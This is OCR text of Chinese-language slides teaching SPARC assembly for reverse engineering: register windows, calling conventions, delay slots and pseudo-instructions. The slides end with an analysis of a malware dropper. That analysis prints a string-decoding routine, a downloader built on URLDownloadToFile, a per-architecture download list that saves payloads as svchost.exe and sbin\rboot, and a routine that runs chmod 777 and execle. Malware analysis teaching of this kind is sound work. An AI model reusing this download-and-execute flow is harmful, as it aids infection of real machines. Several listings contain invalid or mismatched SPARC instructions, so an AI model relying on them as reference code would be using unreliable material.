


窗口管理

- 当前窗口的 i0 ~ i7和上一窗口的 o0 ~ o7 对应于同一组物理寄存器；
- 当前窗口o0 ~ o7作为参数传入下层窗口i0 ~ i7对应于同一组物理寄存器
- 所有窗口的local寄存器绝对独立在自己窗口呢
- global不动



窗口



CWP
(current window)
WIM
CWP–1
CWP+1
w7 ins
w7 locals
w7 outs
w6 ins
w6 locals
w6 outs
w5 ins
w5 locals
w5 outs
w4 ins
w4 locals
w4 outs
w3 ins
w3 locals
w3 outs
w2 ins
w2 locals
w2 outs
w1 ins
w1 locals
w1 outs
w0 ins
w0 locals
w0 outs
RESTORE,
RETT
SAVE,
trap

窗口管理-转动

- 为了支持窗口的管理，SPARC使用 CWP （Current Window Pointer）指定当前使用的窗口。

```
save    %sp, -0x78, %sp
mov     0, %o4
mov     0, %o5
sethi   %hi, %l7
call    sub
set     loc, %l7
cmp     %i0, 1
ble     end
std     %o4, [%fp+var_18]
```

```
...
end
ret
restore
```




窗口管理-不转动

- 特定不转动窗口

```
sub_12345:
cmp %o0, 0
be  end
```

```
sub_45678:
ld    [%o0], %g1
sethi  %hi(0x8000000), %o3
andn   %g1, %o3, %o3
mov    5, %g1
mov    0, %o4
mov    0, %o5
```

```
sub_12345:
retl
add    %o7, %l7, %l7
```



过程调用

- 参数


父函数写入o0-o5，子函数使用i0-i5接受。

父函数

```
mov     %l2, %o1
add     %fp, var, i3
mov     i0, %o0
mov     %l2, %o1
call    sub_12345
or      %l4, %l5, %l1
```

子函数

```
save    %sp, -0x80, %sp
mov     0, %o4
mov     0, %o5
mov     %i0, %o0
mov     %l0, %o1
mov     %i1, %o2
call    sub_45678
```



- 返回值

子函数写入i0~i5，父函数o0~o5接受。

子函数

```
mov     0, %i0
ret
restore
```

```
call    sub_56789
mov     1, %i0
ba,a    end
ret
restore
```

父函数

```
call    sub_12345
mov     %i0, %o0
cmp     %o0, 1
bne     end
```

延迟槽 Delay slots

- 分支延迟槽（Branch delay slot），简单地说就是位于分支指令后面的一条指令，不管分支发生与否其总是被执行，**而且位于分支延迟槽中的指令先于分支指令执行**
- 不是SPARC独有的
  - 存在延迟槽的架构：MIPS、PA-RISC、ETRAX CRIS、SuperH、SPARC等
  - 不存在延迟槽的架构：X86、PowerPC、ARM、DEC Alpha

延迟槽 Delay slots

- 指令

call

```
1  mov     %i0, %o0
2  mov     %i1, %o1
4  call    strncpy
3  mov     0x10, %o2
```

return

```
inc     %l0
st      %l0, [%i1]
ret
restore %g0, 1, %o0
```

jump

```
cmp     %o0, 0
be      end
mov     %i2, %o0
call    sub_45679
nop
:end
call     sub_12345
mov     %l0, % o0
```

延迟槽 Delay slots


nop

```
cmp     %o0, 0
bne     end
nop
```

，a

```
call    sub_12345
cmp     %o0, 0
be,a    end
st      %l0, %i0
:end
ret
restore
```

延迟槽 Delay slots



过程调用

call： 将自身地址写入o7

父函数

```
:00010000 sethi  %hi(loc_10000), %l7
:00010004 call   sub_12345
:00010008 set    loc_11111, %l7
:0001000C jmp    %l7
```

子函数

```
sub_12345:
retl
add      %o7, %l7, %l7
```

10004+11111 = 21115

特殊汇编指令

- tst reg = orcc %g0, rs, %g0
- neg reg = sub %g0,reg, reg
- not reg = xnor reg,%g0,reg
- btst bits, reg = andcc reg, bits, %g0
- bset bits, reg = or reg, bits, reg
- bclr bits, reg = andn reg, bits, reg
- btog bits, reg = xor reg, bits, reg

小结

- 寄存器多，传参效率高-速度快
- 指令格式统一、种类少-简单
- 指令长度固定(4字节)-性能稳定
- 具有延迟槽指令-指令流水优化

SPARC样本实例分析

函数调用

sparc assembly code

```
-----------------------
main:    save  %sp, -120, %sp

set      a, %l0
mov      %g0, [%l0]
set      b, %l1
mov      1, [%l1]
ld      [%l1], %o1
call  sub
ld      [%l0], %o0          //延迟槽

set     %o0, [%l0]          //返回值重新赋值给a

ret
restore

sub:
save, %sp, -120, %sp

add     %i0, %i1, %l0
add     %l0,,1,%i0          //函数返回值写入i0，return后就是前一窗口的o0

ret
restore
```

C code

```
------
int main(void){

  a = 0

  b = 1

  a = sub( a ,b)



}


int sub( int x , int y){

  return( x + y +1)

}
```

判断

```
<test_if>:
        cmp  %o0, 0
        bg ,a  label 1
        sll  %o0, 3, %g1    ---> 位于延迟槽，o0 值拷贝入 g1
        be ,a label 1
        mov  %o0, %g1
        neg %o0, %g2    ---> o0 取反
        sll %g2, 3, %g1    ---> o0 逻辑左移 3 位，其对应于 s*8
        sub %g1, %o0, %g1
        mov  %g2, %g1    ---> 小于 0 则将 g2 入 g1
label 1 :retl   --->
        add %g1, 0, %o0    ---> 延迟槽，总是被执行
```

```
int test_if(int s)
{
   int i;
   if(s > 0)
      i = s * 8;
   else if(s < 0)
      i = -s * 9;
   else
      i = s ;
   return i;
}
```

循环

```
<test_cyc>:
        cmp %o0, 0
        ble,   label 1
        clr %g2
        add %g2, %o0, %g2
label 2:add %o0, -1, %g1
        add %g1, 0, %o0
        cmp %o0, 0
        bg,a  label 2
label 1:add %g2, %o0, %g2
        retl
        add %g2, 0, %o0
```

```
int test_cyc(int a)
{
   int sum  = 0;
   for(c=a ; c > 0; c--)
      sum   += c;
   return sum  ;
}
```

简单解密算法

```
decode:
        save    %sp, -0x70, %sp
        call    strlen
        mov     %i0, %o0
        mov     %o0, %l0
        call    malloc
        inc     %o0
        mov     0, %l1
start:cmp       %l1, %l0        ! l0=密文长度
        bge,a   end
        clrb    [%o0+%l1]
        ldsb    [%i0+%l1], %o1
        sll     %o1, 2, %g1     ! *4
        sub     %g1, %o1, %g1   ! -1 ,*3
        sll     %g1, 3, %g1     ! *8, *24
        add     %g1, %o1, %g1   ! +1  *25
        stb     %g1, [%o0+%l1]
        ba      start
        inc     %l1
```

```
end:
ret
restore %g0, %o0, %o0
```

解密数据


```
10000FFC    sethi   %hi(0x1000), %l7
10001000    call    sub_l7
10001004    set     0x12345, %l7
10001008    set     0x200, %g1
1000100C    call    decode
10001010    ld      [%l7+%g1],%o0
```

~~%l7 = 0x12345 + 0x200 = 0x12545~~

```
retl
add     %o7, %l7, %l7
```

%l7 = 0x12345 + 0x10001000 = 0x10013345 √

0x10013345 + 0x200 = 0x10013545

假设地址

假设解密两条数据：

url: http://www.baidu.com/setup.exe

filepath: /sbin/sample

```
mov     %l1, %o1    http://www.baidu.com/setup.exe
call    sub_test
mov     %l2, %o0    /sbin/sample
```

删除已有文件并下载新文件


```
sub_test
            save    %sp, -0x70, %sp
            sethi   %hi(0x1000), %l7
            call    sub_l7
            set     0x12345, %l7
            set     0x200, %g1
            mov     %i0, %o0
            call    fopen
            ld      [%l7+%g1], %o1
            cmp     %o0, 0
            be      label del
            mov     %i0, %o0
label down: call    sub_download
            ld      [%i1], %o1
            mov     %o0, %i0
            ret
            restore
label del:  call    remove
            cmp     %o0, 0
            be      label down
            nop
```

```
sub_download:
save    %sp, -0x70, %sp
mov     0, %o3
ld      [%i0], %o2
mov     %i1, %o1
call    URLDownloadToFile   控件id、url、file、保留字段
mov     %g0, %o0
mov     %o0, %i0
ret
restore
```

下载列表分析


```
sub_readfile:
            save    %sp, -0x100, %sp
            ...
            set     0x10,   %g1
            mov     %i0, %o0
            call    fopen
            ld      [%l7+%g1], %o1
            cmp     %o0, 0
            be      end
            mov     0, %i0
            mov     1, %o1
            mov     0x100, %o2
            mov     %o0, %o3
            call    _fread
            mov     %l0, %o0
            mov     %o0,%l1
start:      call    strtok
            set     asc_, %o1       \n
            call    strcoll
            set     asc, %o1        "SPARC"
            cmp     %o0, 0
            be      down
            mov     %o0, %l2
            mov     0, %o0
            call    strtok
            set     asc_, %o1       \n
            jmp,a   start
            mov     %l1, %o0
```

```
down:       call    sub_sparc_down
            mov     %l2, %o0
            mov     %o0, %l3
            mov     %o1, %l4
            ld      [%l3], %o0
            call    sub_download
            ld      [%l4], %o1
```

下载列表分析


```
sub_sparc_down:
        save    %sp, -0x100, %sp
        ...
        mov     %i0, %o0
        call    strtok
        set     asc_, %o1    "|"
        cmp     %o0, 0
        je,a    end
        mov     0, %i0
        mov     0, %o0
        call    strtok
        set     asc_, %o1    "|"
        cmp     %o0, 0
        je,a    end
        mov     0, %i0
        mov     %o0, %l0
        call    strtok
        set     asc_, %o1    "|"
        cmp     %o0, 0
        je,a    end
        mov     %o0, %i1
        mov     %l0, %i0
end:    ret
        restore
```

----------download_list.txt----------

平台|下载地址|存储路径

ARM|123.*.*.1/arm|use\coresrv

x86|123.*.*.1/pe|windows\svchost.exe

SAPRC|123.*.*.1/SPARC|sbin\rboot

执行

```
sub_execute:
save      %sp, -0x70, %sp
mov       %l1, %o1
call      fopen
mov       %i0, %o0
cmp       %o0, 0
be        end
mov       0, %i0
mov       777, %o1
call      chmod
mov       %i0, %o0
mov       %i1, %o1
call      execle
mov       %i0, %o0
mov       1, %i0
ret
restore
```

判断文件是否存在

给予777权限

带参数执行文件

总结

- 寄存器特点和分类
- 窗口转动特性
- 参数和返回值传递
- 延迟槽的指令
- 特殊汇编指令
- 大字节序
- 动态调试需要SPARC硬件+Linux SPACR版+IAD

感谢大家参与本次交流！